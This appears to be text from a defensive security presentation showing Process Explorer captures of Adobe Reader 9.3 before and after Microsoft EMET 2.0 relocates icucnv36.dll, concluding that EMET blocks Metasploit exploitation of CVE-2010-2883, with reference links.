csrss.exe	412		7,812 K	6,308 K	Client Server Runtime Process	Microsoft Corporation
conhost.exe	564		540 K	396 K	Console Window Host	Microsoft Corporation
winlogon.exe	468		2,356 K	964 K	Windows Logon Application	Microsoft Corporation
explorer.exe	620		32,744 K	15,752 K	Windows Explorer	Microsoft Corporation
VMwareTray.exe	1976		2,260 K	1,868 K	VMware Tools tray application	VMware, Inc.
VMwareUser.exe	396		9,044 K	3,592 K	VMware Tools Service	VMware, Inc.
procexp.exe	2564	9.59	12,248 K	12,300 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...
AcroRd32.exe	3948		538,748 K	550,916 K	Adobe Reader 9.3	Adobe Systems Incorporated

Name	Description	Company Name	Version	Base	Image Base
DEVOBJ.dll	Device Information Set DLL	Microsoft Corporation	6.1.7600.16385	0x75F80000	0x75F80000
DigSig.api	Adobe Acrobat Digital Signature Pl...	Adobe Systems Incorporat...	9.3.3.177	0x6EC50000	0x6EC50000
dwmapi.dll	Microsoft Desktop Window Manag...	Microsoft Corporation	6.1.7600.16385	0x74710000	0x74710000
EScript.api	Adobe Acrobat Escript Plug-in	Adobe Systems Incorporat...	9.3.3.177	0x6C550000	0x6C550000
GDI32.dll	GDI Client DLL	Microsoft Corporation	6.1.7600.16385	0x76720000	0x76720000
icucnv36.dll	IBM ICU Common DLL	IBM Corporation and others	3.6.0.0	0x4A800000	0x4A800000
icudt36.dll	ICU Data DLL	IBM Corporation and others	3.6.0.0	0x4AD00000	0x4AD00000
iertutil.dll	Run time utility for Internet Explorer	Microsoft Corporation	8.0.7600.16671	0x76520000	0x76520000
IMM32.DLL	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	6.1.7600.16385	0x77CB0000	0x77CB0000
iso88591				0x20C0000	0x0
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	6.1.7600.16481	0x76440000	0x76440000
KERNELBASE.dll	Windows NT BASE API Client DLL	Microsoft Corporation	6.1.7600.16385	0x75E10000	0x75E10000
locale.nls				0x60000	0x0
LPK.dll	Language Pack	Microsoft Corporation	6.1.7600.16385	0x77C90000	0x77C90000
MSASN1.dll	ASN.1 Runtime APIs	Microsoft Corporation	6.1.7600.16415	0x75D10000	0x75D10000

CPU Usage: 27.40% Commit Charge: 49.61% Processes: 38 Physical Usage: 77.87%

Exploitation Defense using EMET

- Windows 7 icucnv36.dll base is modified after EMET.



Process Explorer - Sysinternals: www.sysinternals.com [WIN7\User]
File
Options
View
Process
Find
DLL
Users
Help

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
taskhost.exe	1684		3,852 K	5,052 K	Host Process for Windows T...	Microsoft Corporation
svchost.exe	3476		892 K	3,168 K	Host Process for Windows S...	Microsoft Corporation
WerFault.exe	1300		5,704 K	10,228 K	Windows Problem Reporting	Microsoft Corporation
lsass.exe	516		2,684 K	3,648 K	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	524		1,216 K	1,068 K	Local Session Manager Serv...	Microsoft Corporation
csrss.exe	412		7,824 K	6,500 K	Client Server Runtime Process	Microsoft Corporation
conhost.exe	564		540 K	288 K	Console Window Host	Microsoft Corporation
winlogon.exe	468		2,284 K	960 K	Windows Logon Application	Microsoft Corporation
explorer.exe	620	1.47	29,992 K	27,212 K	Windows Explorer	Microsoft Corporation
VMwareTray.exe	1976		2,292 K	1,844 K	VMware Tools tray application	VMware, Inc.
VMwareUser.exe	396	91.18	9,248 K	4,760 K	VMware Tools Service	VMware, Inc.
procexp.exe	2564	4.41	12,544 K	11,460 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...
AcroRd32.exe	2024		539,540 K	551,752 K	Adobe Reader 9.3	Adobe Systems Incorporated

Name	Description	Company Name	Version	Base	Image Base
CRYPTSP.dll	Cryptographic Service Provider API	Microsoft Corporation	6.1.7600.16385	0x756A0000	0x756A0000
DEVOBJ.dll	Device Information Set DLL	Microsoft Corporation	6.1.7600.16385	0x75F80000	0x75F80000
DigSig.api	Adobe Acrobat Digital Signature Pl...	Adobe Systems Incorporat...	9.3.3.177	0x6EC50000	0x6EC50000
dwmapi.dll	Microsoft Desktop Window Manag...	Microsoft Corporation	6.1.7600.16385	0x74710000	0x74710000
emet.dll	EMET Shim	Microsoft Corporation	2.0.0.3	0x73AA0000	0x73AA0000
EScript.api	Adobe Acrobat Escript Plug-in	Adobe Systems Incorporat...	9.3.3.177	0x6C8D0000	0x6C8D0000
GDI32.dll	GDI Client DLL	Microsoft Corporation	6.1.7600.16385	0x76720000	0x76720000
icucnv36.dll	IBM ICU Common DLL	IBM Corporation and others	3.6.0.0	0x2070000	0x4A800000
icudt36.dll	ICU Data DLL	IBM Corporation and others	3.6.0.0	0x2120000	0x4AD00000
iertutil.dll	Run time utility for Internet Explorer	Microsoft Corporation	8.0.7600.16671	0x76520000	0x76520000
IMM32.DLL	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	6.1.7600.16385	0x77CB0000	0x77CB0000
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	6.1.7600.16481	0x76440000	0x76440000
KERNELBASE.dll	Windows NT BASE API Client DLL	Microsoft Corporation	6.1.7600.16385	0x75E10000	0x75E10000
locale.nls				0x70000	0x0
LPK.dll	Language Pack	Microsoft Corporation	6.1.7600.16385	0x77C90000	0x77C90000

CPU Usage: 100.00% | Commit Charge: 49.81% | Processes: 40 | Physical Usage: 80.32% | Paused

Summary

- After EMET is enabled for Acrobat Reateder, exploitation through Metasploit no longer works.
- Tons of vulnerable software applications
- EMET is free from Microsoft
- EMET works

References

- http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-2883
- www.darkreading.com/blog/227700998/blocking-zero-days-with-emet-2-0.html
- blogs.technet.com/b/srd/archive/2010/11/17/emet-update-2-0-0-3-released.aspx
- www.adobe.com/support/security/advisories/apsa10-02.html

References

- blogs.technet.com/b/srd/archive/2010/09/10/use-emet-2-0-to-block-the-adobe-0-day-exploit.aspx
- contagiodump.blogspot.com/2010/09/cve-david-leadbetters-one-point-lesson.html
- www.vupen.com/blog/20100909.Adobe_Acrobat_Reader_0_Day_Exploit_CVE-2010-2883_Technical_Analysis.php